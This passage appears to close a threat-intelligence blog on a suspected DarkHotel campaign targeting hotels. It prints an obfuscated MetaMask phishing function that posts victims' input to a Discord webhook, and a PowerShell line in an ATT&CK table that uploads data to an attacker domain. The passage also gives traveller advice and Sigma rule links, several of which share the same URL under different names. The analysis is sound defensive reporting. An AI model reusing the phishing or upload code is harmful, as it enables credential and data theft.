


Figure 19 MetaMask phishing page

A quick glance at the source of the webpage confirmed our suspicions; MetaMask users were prompted to fill in their credentials which were then sent to a Discord server used for credential harvesting.



```
function sendMessage() {
    const _0x2ecb80 = _0x2b01,
        _0x21502a = new XMLHttpRequest();
    _0x21502a[_0x2ecb80(0x9d)]('POST',
    'https://discord.com/api/webhooks/923728577046933515/AUJyvm3th3X6qW_d5sO0BrrprecSyRpZY6XWOZR-5oWdyWlRDD50tQBYd7PFAnL19s8W'),
    _0x21502a.setRequestHeader(_0x2ecb80(0xa4), _0x2ecb80(0xb8));
    var _0x6a297b = document[_0x2ecb80(0xac)](_0x2ecb80(0xbd))[_0x2ecb80(0xba)];
    const _0x54d8ff = {
        'username': 'MetaMask',
        'avatar_url': 'https://cdn.iconscout.com/icon/free/png-256/metamask-2728406-2261817.png',
        'content': _0x2ecb80(0xab) + _0x6a297b
    };
    _0x21502a.send(JSON[_0x2ecb80(0xaa)](_0x54d8ff));
}
```

Figure 20 The export information function to Discord server on the webpage source

Given the difference in threat actor TTPs, we believe with a high level of confidence that this phishing campaign is not related to the suspected DarkHotel campaign described in this blog. The association of this IP with a large amount of malicious activity would have put this IP on all of the major block lists, essentially limiting their ability to infect their targets right from the start. This unwanted attention does not speak in favor of a cyber espionage campaign and is why we adjusted our confidence level for an APT attack to moderate.

Conclusion:

Regardless of the exact threat actor attribution, this campaign demonstrates that the hospitality sector is indeed a valid target for espionage operations. Executives should be aware that the (cyber) security of their respective organizations doesn't stop at the edge of their network. In the past, there have seen multiple examples where knowing who was staying where and attending which conference was an essential step in a threat actor targeting process, which either led to a digital or in-person follow up. In this campaign, the COVID-19 restrictions threw a wrench in the threat actor’s engine, but that doesn’t mean they have abandoned this approach.

Therefore, we advise travelers to use their security due diligence when travelling from hotel to hotel. Only bring the essential devices with limited data, keep security systems up to date and make use of a VPN service when using hotel Wi-Fi.

MITRE ATT&CK:

Technique ID	Technique Description	Observable	IOC
Spearphishing attachment	T1566.001	Send malicious Excel file throw email	
Malicious File	T1204.002	Malicious Excel file	
Visual Basic	T1059.005	Excel file Macros	
File Deletion	T1070.004	Delete files after process execution	
Native API	T1106	Use of Windows native APIs	
Query Registry	T1012	Query registry values	
Scheduled Task	T1053	Schedule a task for the “wscript.exe” process	
Scripting	T1064	Excel File Macros, PowerShell scripts, VBS scripts	
Standard Application Layer Protocol	T1071	Connect to “fsm-gov.com” with PowerShell	$wc.uploadstring('https: //fsm-gov.com' ,'post',(('--'+$bu), ('Content-Disposition: form-data; Name='+$dq+'Sync'+$dq+'; fileName='+$dq+'Sync'+$dq+$lf),$rs,('--'+$bu+'--'+$lf) -join $lf))
Command and Scripting Interpreter: PowerShell	T1059.001	PowerShell command lines	

Detection mechanisms:

Sigma Rules:

-Too Long PowerShell Commandlines:
https://github.com/SigmaHQ/sigma/blob/6f5271275e9ac22be9ded8b9252bce064e524153/rules/windows/process_creation/sysmon_long_powershell_commandline.yml

-Windows Suspicious Use Of Web Request in CommandLine:
https://github.com/SigmaHQ/sigma/blob/eb382c4a59b6d87e186ee269805fe2db2acf250e/rules/windows/process_creation/process_creation_susp_web_request_cmd.yml

- Stop Windows Service:
https://github.com/SigmaHQ/sigma/blob/69be18d343db717b6fcac9e0b52aea9a8908701d/rules/windows/process_creation/win_service_stop.yml

- Suspicious PowerShell Invocation Based on Parent Process:
https://github.com/SigmaHQ/sigma/blob/69be18d343db717b6fcac9e0b52aea9a8908701d/rules/windows/process_creation/win_service_stop.yml

- Net.exe Execution:
https://github.com/SigmaHQ/sigma/blob/69be18d343db717b6fcac9e0b52aea9a8908701d/rules/windows/process_creation/win_service_stop.yml